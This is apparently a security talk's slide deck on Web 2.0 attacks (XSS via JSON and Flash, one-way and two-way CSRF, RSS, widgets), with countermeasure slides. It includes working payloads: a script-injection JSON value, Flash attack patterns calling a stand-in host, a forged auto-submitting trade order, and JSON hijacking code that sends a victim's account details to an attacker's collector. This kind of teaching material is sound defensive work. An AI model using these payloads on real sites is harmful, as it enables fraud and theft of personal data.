


```
Source of: http://localhost/demos/xdom/showprofile.html - Mozilla Firefox
File Edit View Help
<script>
function profileCallback(result) {
    document.write(result.profile[0].name);
    document.write("<br>");
    document.write(result.profile[0].email);
}
</script>
<script src="http://blog.example.org/class/x-dom/Getprofile.html?callback=profileCallback&id=10"
```

- Portals like yahoo and google are supporting this.
- Possible to bypass the SOP and make Cross Domain Calls
- Security at stake [Browser layer]



# Scenario



# XSS with JSON stream

John

212 732-1234

```
<html>
<body>
<script src="http://demos.com/demos/xss/lib.js">
<a href="j
</body>
</html>
```

Source of: http://demos.com/demos/xss/lib.js - Mozilla Firefox

File Edit View Help

```
if (! http){
    http=new XMLHttpRequest();
}
http.open("GET", "./myjson.txt", true);
http.onreadystatechange = function()
{
    if (http.readyState == 4) {
        var response = http.responseText;
        var p = eval("(" + response + ")");
        document.open();
        document.write(p.firstName+"<br>");
        document.write(p.lastName+"<br>");
        document.write(p.phoneNumbers[0]);
        document.close();
    }
}
```

Line 3, Col 47



Inspect Clear Profile

Console HTML CSS Script

GET http://localhost/demos/xss/r

Headers Response

```
{ "firstName": "John", "lastName": "<script>alert('XSS 2.0');</script>", "address": { "streetAddress"
: "21 2nd Street", "city": "New York", "state": "NY", "postalCode": 10021 }, "phoneNumbers": [ "212 732-1234"
, "646 123-4567" ] }
```



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Demo

# XSS with RIA

- Applications running with Flash components
- getURL – injection is possible
- SWFIntruder
- Flasm/Flare

(<http://www.nowrap.de/>)

Attack Configuration Window

The screenshot shows a window titled "Attack Configuration Window" with a list of attack patterns. Each pattern has a checkbox to its left. The patterns are:

- asfunction:getURL, javascript:gotRoot("|NAME|")%d.jpg
- http://at.tack.er/xss.swf?!|NAME|
- http://at.tack.er/
- "><img src='asfunction:getURL, javascript:gotRoot("|NAME|")%d.jpg' >dss
- (gotRoot("|NAME|"))
- "||\$%&/=-

Below the list is a "New pattern:" label, an input field, and an "Add" button. At the bottom are "Cancel", "Save Config", and "Close" buttons.



# Scanning for XSS

- Scanning Ajax components
- Retrieving all JS include files
  - Part of `<SCRIPT SRC=.....>`
- Identifying XHR calls
- Grabbing function
- Mapping function to DOM event
- Scanning code for XSS – look for `eval()` and `document.write()`



# Ajax serialization issues

- Ajax processing various information coming from server and third party sources. – XSS opportunities

```
message = {  
    from : "john@example.com",  
    to : "jerry@victim.com",  
    subject : "I am fine",  
    body : "Long message here",  
    showsubject :  
    function() document.write(this.subject)  
};
```

XSS



# Ajax serialization issues

- JSON issues

```
{"bookmarks": [{"Link": "www.example.com", "Desc": "Interesting link"}]}
```

- JS – Array manipulation

```
new Array("Laptop", "Thinkpad", "T60",  
"Used", "900$", "It is great and I have  
used it for 2 years")
```



# XSS and JS Exploitation

- JavaScript exploitation – XSS
- Identifying DOM points like `document.write()`
- `Eval()` – another interesting point
- Attack APIs / BeEF tools for exploitation
- Lot can be done by an attacker from session hijacking to key loggers



# Countermeasures

- Client side code audit is required.
- XHR calls and DOM utilization needs to be analyzed.
- Content from un-trusted information sources should be filtered out at proxy layer.
- Cross Domain Callback – careful.
- Browser side content validation before consuming into DOM.



# Cross Site Request Forgery (CSRF)

- Generic CSRF is with GET / POST
- Forcefully sending request to the target application with cookie replay
- Leveraging tags like
  - IMG
  - SCRIPT
  - IFRAME
- Not abide by SOP or Cross Domain is possible




# Cross Site Request Forgery (CSRF)


- What is different with Web 2.0
  - Is it possible to do CSRF to XML stream
  - How?
  - It will be POST hitting the XML processing resources like Web Services
  - JSON CSRF is also possible
  - Interesting check to make against application and Web 2.0 resources




# One Way CSRF Scenario




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# One-Way CSRF

Please Login

Username   
Password

User is authenticated!

Inspect Clear Profile  
Console HTML CSS Script DOM Net  
POST http://localhost/atlas/trade.asmx?mn=login (15ms)

Params Headers Post Response  
"User is authenticated!"  
Enter your order  
Symbol MSFT  
Quantity 20 Buy  
Order is placed!

Inspect Clear Profile  
Console HTML CSS Script DOM Net  
POST http://localhost/xmlrpc/trade.rem (31ms)  
Headers Post Response  

```
<?xml version="1.0"?><methodCall><methodName>stocks.buy</methodName><params><param><value><string>MSFT</string></value></param><param><value><double>20</double></value></param></params></methodCall>
```



# One-Way CSRF

- `<html>`
- `<body>`
- `<FORM NAME="buy" ENCTYPE="text/plain" action="http://trade.example.com/xmlrpc/trade.rem" METHOD="POST">`
- `<input type="hidden" name='<?xml version' value="'1.0"?><methodCall><methodName>stocks.buy</methodName><params><param><value><string>MSFT</string></value></param><param><value><double>26</double></value></param></params></methodCall>'>`
- `</FORM>`
- `<script>document.buy.submit();</script>`
- `</body>`
- `</html>`



# Forcing XML

- Splitting XML stream in the form.
- Possible through XForms as well.
- Similar techniques is applicable to JSON as well.




# Two-Way CSRF

- One-Way – Just making forceful request.
- Two-Way
  - Reading the data coming from the target
  - May be getting hold onto important information – profile, statements, numbers etc.
  - Is it possible with JSON/XML



# Two-Way CSRF



# Two-Way CSRF

Welcome to our auction portal!

```
function Array() {  
  var obj = this;  
  var index = 0;  
  for (j=0;j<4;j++){  
    obj[index++] setter = spoof;  
  }  
}  
function spoof(x){  
  send(x.toString());  
}  
</script>  
<script src="http://bank.example.org/profile.aspx">  
Welcome to our auction portal!  
</body>  
</html>
```

Inspect Clear Profile

Console HTML CSS Script DOM Net

- ⊕ GET http://localhost/demos/xsrf/collect.aspx?data=ACT789023452 (3625ms)
- ⊕ GET http://localhost/demos/xsrf/collect.aspx?data=Rob (3625ms)
- ⊕ GET http://localhost/demos/xsrf/collect.aspx?data=Smith (3625ms)
- ⊕ GET http://localhost/demos/xsrf/collect.aspx?data=rob@example.com (3625ms)



# Two-Way CSRF

- Application is serving various streams like – JSON, JS-Object, Array etc.



```
["ACT789023452","Rob","Smith","rob@example.com"]
```



# Two-Way CSRF

- Attacker page can make cross domain request using SCRIPT (firefox)
- Following code can overload the array stream.

```
function Array()  
{ var obj = this; var index = 0; for(j=0;j<4;j++){  
obj[index++] setter = spooof; } } function spooof(x){  
send(x.toString()); }
```



# Two-Way CSRF

```
<head></head>
<body>
<script>
function send(data)
{
    var http;
    if(window.XMLHttpRequest){
        http = new XMLHttpRequest();
    }else if (window.ActiveXObject){
        http=new ActiveXObject("Msxml2.XMLHTTP");
        if (! http){
            http=new ActiveXObject("Microsoft.XMLHTTP");
        }
    }
    http.open("GET", "./collect.aspx?data="+data, true);
    http.send(null);
}

function Array() {
var obj = this;
var index = 0;
for(j=0;j<4;j++){
obj[index++] setter = spoof;
}
}
function spoof(x){
send(x.toString());
}
</script>
<script src="http://bank.example.org/profile.aspx">
Welcome to our auction portal!
</body>
```



# Two-Way CSRF

- It is possible to overload these objects.
- Reading and sending to cross domain possible.
- Opens up two way channel for an attacker.
- Web 2.0 streams are vulnerable to these attacks.



# Countermeasure

- Server Side Checks
  - Check for client's content-type.
  - XHR calls – xml/application.
  - Native calls – text/html.
  - Filtering is possible on it.
- Client Side Checks
  - Stream can be started and terminated by /\* or any predefined characters.
  - Client can remove them before injecting to DOM.



# Web 2.0 Components Security



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# Web 2.0 Components

- There are various other components for Web 2.0 Applications
  - RSS feeds
  - Mashups
  - Widgets
  - Blogs
  - Flash based components



# RSS feeds

- RSS feeds coming into application from various un-trusted sources.
- Feed readers are part of 2.0 Applications.
- Vulnerable to XSS.
- Malicious code can be executed on the browser.
- Several vulnerabilities reported.



# RSS feeds

RSS feeds(News)

Pick your feed

```
<div align="center">
  <select id="lbFeeds" onChange="get_rss_feed();" name="lbFeeds">
    <option value="">Pick your feed</option>
    <option value="proxy.aspx?url=http://rss.cnn.com/rss/cnn_topstories.rss">CNN business
    <option value="proxy.aspx?url=http://asp.usatoday.com/marketing/rss/rsstrans.aspx?fee
    <option value="proxy.aspx?url=http://rssnews.example.org/rss/news.xml">Trade news</op
  </select>
  <input id="cbDetails" type="hidden" onClick='format ("content", last_xml_response);'
```

RSS feeds(News)

Trade news

```
function processRSS (divname, response) {
  var html = "";
  var doc = response.documentElement;
  var items = doc.getElementsByTagName('item');
  for (var i=0; i < items.length; i++) {
    var title = items[i].getElementsByTagName('title')[0];
    var link = items[i].getElementsByTagName('link')[0];
    html += "<a style='text-decoration:none' class='style2'
      + link.firstChild.data
      + ">"
      + title.firstChild.data
      + "</a><br><br>";
  }
  var target = document.getElementById(divname);
  target.innerHTML = html;
}
```

Interesting news item

EU trade

BellSout

Crooks f

Open Source Programming Certificate  
Series Special



# Mashups

- API exposure for Mashup supplier application.
- Cross Domain access by callback may cause a security breach.
- Confidential information sharing with Mashup application handling needs to be checked – storing password and sending it across (SSL)
- Mashup application can be man in the middle so can't trust or must be trusted one.



# Widgets/Gadgets

- DOM sharing model can cause many security issues.
- One widget can change information on another widget – possible.
- CSRF injection through widget code.
- Event hijacking is possible – Common DOM
- IFrame – for widget is a MUST



# Blogs


- Blogs are common to Web 2.0 applications.
- Many applications are plugging third party blogs
- One needs to check these blogs – XSS is common with blogging applications.
- Exceptions and Search are common XSS points.



